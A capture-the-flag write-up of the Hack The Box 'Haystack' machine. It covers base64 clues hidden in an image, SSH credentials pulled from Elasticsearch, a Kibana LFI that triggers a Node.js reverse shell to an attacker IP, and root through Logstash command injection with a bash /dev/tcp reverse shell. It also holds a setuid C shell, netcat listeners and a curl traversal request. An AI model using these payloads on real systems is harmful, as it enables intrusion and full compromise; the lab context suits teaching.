Hack The Box – Haystack writeup

Summary

We uncover a hidden steganographic message inside an image on the web server, which gives us a clue on how to narrow a search on an elasticsearch server, yielding ssh credentials. Next we pivot to the kibana user using an LFI vulnerability and finally escalate to root by exploiting a command injection inside Logstash.

Enumeration Phase


Running nmap

```
/media/sf_htb/haystack nmap -sC -sV 10.10.10.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-18 15:36 BST
Nmap scan report for 10.10.10.115
Host is up (0.015s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.66 seconds
```

Website enumeration (port 80)

Let’s start by examining the HTTP server on port 80.



The only thing apparent on the site is an image of a needle. Before fuzzing the server for other pages, let’s examine the image and look at its metadata:

```
/media/sf_htb/haystack exiftool needle.jpg
ExifTool Version Number         : 11.70
File Name                       : needle.jpg
Directory                       : .
File Size                       : 179 kB
File Modification Date/Time     : 2019:10:25 17:40:09+01:00
File Access Date/Time           : 2021:10:18 12:31:04+01:00
File Inode Change Date/Time     : 2020:09:30 17:37:59+01:00
File Permissions                : rwxrwx---
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Software                        : paint.net 4.1.1
User Comment                    : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                     : 1200
Image Height                    : 803
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1200x803
Megapixels                      : 0.964
```

Nothing here seems unusual but the file may contain other information, so we run the ‘strings’ command and look for anything out of the ordinary:

```
/media/sf_htb/haystack strings needle.jpg
JFIF
Exif
paint.net 4.1.1
UNICODE
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
       #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
sc,x
O9 x?

… cropped …

#=pMr
BN2I
,'*'
I$f2/<-iy
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```


The final entry is a base64 encoded string, which is unusual to see within an image. Let’s decode it.

```
/media/sf_htb/haystack echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | base64 -d
la aguja en el pajar es "clave"#
```


Interesting. The text hidden within the image is in Spanish, and reads ‘The needle in the haystack is “clave”’. Steganography like this is uncommon in real-world environments and as such is often overlooked, but the reviewing of image metadata is useful for gleaning information into a company and can often contain location data and names of staff.

A further probe into the webserver using gobuster didn’t yield any results.

Enumeration of port 9200



The web server appears to be running elasticsearch, a search engine based on Lucene. We can consult its documentation to find out how to issue a search query. We then recall the message we found earlier inside the image. We can try searching for the keyword ‘clave’.



Here we have some success and receive two more Spanish messages, with more base64 to decode.

"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "
"Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="

```
/media/sf_htb/haystack echo dXNlcjogc2VjdXJpdHkg | base64 -d
user: security
/media/sf_htb/haystack echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d
pass: spanish.is.key
```

It now appears we have a set of credentials we can use to log in via SSH and obtain the user flag.

```
media/sf_htb/haystack ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940******9
```

Privilege Escalation

First we should see which processes are running on the machine, and whether they are ran by root, or another more privileged user (output has been trimmed):

```
[security@haystack ~]$ ps aux | grep root

root       6288  0.0  0.0  26376  1752 ?        Ss   11:32   0:00 /usr/lib/systemd/systemd-logind
root       6292  1.2 13.5 2720584 522564 ?      SNsl 11:32   3:16 /bin/java -Xms500m -Xmx500m -XX:
+UseParNewGC -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:
+UseCMSInitiatingOccupancyOnly -Djava.awt.headless=true -Dfile.encoding=UTF-8 -
Djruby.compile.invokedynamic=true -Djruby.jit.threshold=0 -XX:+HeapDumpOnOutOfMemoryError -
Djava.security.egd=file:/dev/urandom -cp /usr/share/logstash/logstash-core/lib/jars/animal-
sniffer-annotations-1.14.jar:/usr/share/logstash/logstash-core/lib/jars/commons-codec-1.11.jar:/
usr/share/logstash/logstash-core/lib/jars/commons-compiler-3.0.8.jar:/usr/share/logstash/logstash-
core/lib/jars/error_prone_annotations-2.0.18.jar:/usr/share/logstash/logstash-core/lib/jars/
google-java-format-1.1.jar:/usr/share/logstash/logstash-core/lib/jars/gradle-license-report-
0.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/guava-22.0.jar:/usr/share/logstash/logstash-
core/lib/jars/j2objc-annotations-1.1.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-
annotations-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-core-2.9.5.jar:/usr/
share/logstash/logstash-core/lib/jars/jackson-databind-2.9.5.jar:/usr/share/logstash/logstash-
core/lib/jars/jackson-dataformat-cbor-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/janino-
3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/jruby-complete-9.1.13.0.jar:/usr/share/
logstash/logstash-core/lib/jars/jsr305-1.3.9.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-
api-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-core-2.9.1.jar:/usr/share/
logstash/logstash-core/lib/jars/log4j-slf4j-impl-2.9.1.jar:/usr/share/logstash/logstash-core/lib/
jars/logstash-core.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.commands-
3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.contenttype-3.4.100.jar:/
usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.expressions-3.4.300.jar:/usr/share/
logstash/logstash-core/lib/jars/org.eclipse.core.filesystem-1.3.100.jar:/usr/share/logstash/
logstash-core/lib/jars/org.eclipse.core.jobs-3.5.100.jar:/usr/share/logstash/logstash-core/lib/
jars/org.eclipse.core.resources-3.7.100.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.core.runtime-3.7.0.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.equinox.app-1.3.100.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.equinox.common-3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.equinox.preferences-3.4.1.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.equinox.registry-3.5.101.jar:/usr/share/logstash/logstash-core/lib/jars/
org.eclipse.jdt.core-3.10.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.osgi-
3.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.text-3.5.101.jar:/usr/share/
logstash/logstash-core/lib/jars/slf4j-api-1.7.25.jar org.logstash.Logstash --path.settings
/etc/logstash
```

The only non standard program running is Logstash. Logstash is an open source data collection engine with real-time pipelining capabilities. Logstash can dynamically unify data from disparate sources and normalize the data into destinations of your choice. (-www.elastic.co)

We can try to access the logstash configuration files to look for passwords:

```
[security@haystack ~]$ cd /etc/logstash/conf.d/
[security@haystack conf.d]$ ll
total 12
-rw-r-----. 1 root kibana 131 Jun 20  2019 filter.conf
-rw-r-----. 1 root kibana 186 Jun 24  2019 input.conf
-rw-r-----. 1 root kibana 109 Jun 24  2019 output.conf
[security@haystack conf.d]$ cat filter.conf
cat: filter.conf: Permission denied
[security@haystack conf.d
```

The ‘security’ user is unable to read these files, but the user ‘kibana’ has read access to them.


The username ‘kibana’ implies the installation of the program Kibana, an open-source inferface designed to work with elasticsearch. We can check open sockets on the machine with ‘netstat’ and ‘ss’. Only ss is installed on the machine, so we can run the command

```
[security@haystack conf.d]$ ss -lnt
State   Recv-Q Send-Q            Local Address:Port
LISTEN  0  128                      *:80
LISTEN  0  128                      *:9200
LISTEN  0  128                      *:22
LISTEN  0  128                      127.0.0.1:5601
LISTEN  0  128                      ::ffff:127.0.0.1:9000
LISTEN  0  128                      :::80
LISTEN  0  128                      ::ffff:127.0.0.1:9300
LISTEN  0  128                      :::22
LISTEN  0  50                       ::ffff:127.0.0.1:9600
```

and see that the kibana service is running on localhost port 5601. As we only have terminal access to the machine and kibana is a web interface, we can forward the port to our machine and access the service through a browser. To do this we can use SSH again, forwarding the port with the following command:

```
/media/sf_htb/haystack ssh -L 5601:127.0.0.1:5601 security@10.10.10.115
security@10.10.10.115's password:
Last login: Tue Oct 19 17:01:31 2021 from 10.10.14.26
[security@haystack ~]$
```

then we open a browser and enter the url 127.0.0.1:5601. We now have access to kibana and should look for vulnerabilities within it. The first step is discovering the version number, which after exploring the site tells us that it is Version 6.4.2.



Searching online for exploits pertaining to this version of kibana shows us that it contains a LFI bug which can be used to execute commands on the server, or to obtain a reverse shell. The exploit is explained in detail here https://github.com/mpgn/CVE-2018-17246. Essentially, we can use our access to the machine to upload a file as the ‘security’ user, and have it be executed by ‘kibana’. This will allow us to run a reverse shell and gain full access to this users privileges. The link above contains a proof of concept reverse shell which will can make use of.

```
[security@haystack shm]$ cat shell.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "10.10.14.26", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

We create a payload in a .js file and upload it to a directory on the machine. */dev/shm* is a good choice as it stores file in memory and so will automatically be deleted when we machine is shut down. It is also globally read/writeable so we can be sure that both ‘security’ and ‘kibana’ can access it.

```
/media/sf_htb/haystack scp ./shell.js security@10.10.10.115:/dev/shm/shell.js
security@10.10.10.115's password:
shell.js                      100%  382    18.6KB/s   00:00
/media/sf_htb/haystack
```

Next we set up a listener with netcat on port 1337:

```
/media/sf_htb/haystack nc -lvnp 1337
Ncat: Version 7.00 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```

and then use the LFI exploit by visiting the following url:

```
/media/sf_htb/haystack curl 'http://127.0.0.1:5601/api/console/api_server?
sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../dev/shm/shell.js'
curl: (52) Empty reply from server
```

Our netcat listener gets a response and we can run ‘id’ to confirm that we are now running as ‘kibana’. We can upgrade this simple listener to a full tty session by using python to spawn a new terminal.

```
/media/sf_htb/haystack nc -lvnp 1337
Ncat: Version 7.00 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337

Ncat: Connection from 10.10.10.115.
Ncat: Connection from 10.10.10.115:58430.
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana)
contexto=system_u:system_r:unconfined_service_t:s0
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ ^Z
[1]  + 22900 suspended  nc -lvnp 1337
/media/sf_htb/haystack stty raw -echo;fg

[1]  + 22900 continued  nc -lvnp 1337

bash-4.2$
```

Next we should take a look at those logstash configuration files we couldn't access before. I have highlighted the key sections of each file.

```
bash-4.2$ cat filter.conf
filter {
       if [type] == "execute" {
       grok {
              match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
       }
       }
}
bash-4.2$ cat input.conf
input {
       file {
       path => "/opt/kibana/logstash_*"
       start_position => "beginning"
       sincedb_path => "/dev/null"
       stat_interval => "10 second"
       type => "execute"
       mode => "read"
       }
}
bash-4.2$ cat output.conf
output {
       if [type] == "execute" {
       stdout { codec => json }
       exec {
              command => "%{comando} &"
       }
       }
}
```

We can now create a file inside /opt/kibana/, which if matches the filter will execute the command contained in it as root (the user running logstash). We will therefore create an suid binary to spawn a root shell. Our command to inject inside the logstash file will set the file permissions of our binary to contain the sticky bit, letting our root shell inherit permissions from the user that owns it.

Our suid binary is a simple C program, which we will compile with GCC:

```
/media/sf_htb/haystack cat suid.c
int main(void) {
    setgid(0); setuid(0);
    execl("/bin/sh", "sh", 0);
}
/media/sf_htb/haystack gcc suid.c -o suid
suid.c: In function ‘main’:
suid.c:2:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    2 |     setgid(0); setuid(0);
      |     ^~~~~
suid.c:2:16: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    2 |     setgid(0); setuid(0);
      |                ^~~~~
suid.c:3:5: warning: implicit declaration of function ‘execl’ [-Wimplicit-function-declaration]
    3 |     execl("/bin/sh", "sh", 0);
      |     ^~~~
suid.c:3:5: warning: incompatible implicit declaration of built-in function ‘execl’
```

We then can upload the file to /tmp like before using SCP.
The final step will be creating a logstash file which matches the filter and changes the permissions on our suid binary. If we consider the filter:

```
match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
```

we can deduce that the file must contain a line which looks like:

```
“Ejecutar comando”: “any command here”
```

Let’s build our command that will send a shell to our machine and save it inside the /opt/kibana/ directory:

```
echo ‘Ejecutar comando : bash -i >&/dev/tcp/10.10.14.26/6666 0>&1’ > /opt/kibana/logstash_1
```

and set up a reverse listener on our machine, then wait for logstash to execute the command.

```
/media/sf_htb/haystack nc -lvnp 6666
Ncat: Version 7.00 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.115.
Ncat: Connection from 10.10.10.115:36646.
bash: no hay control de trabajos en este shell
[root@haystack /]# id
id
uid=0(root) gid=0(root) grupos=0(root) contexto=system_u:system_r:unconfined_service_t:s0
```

Our command was successfully executed and now we have root access to the box!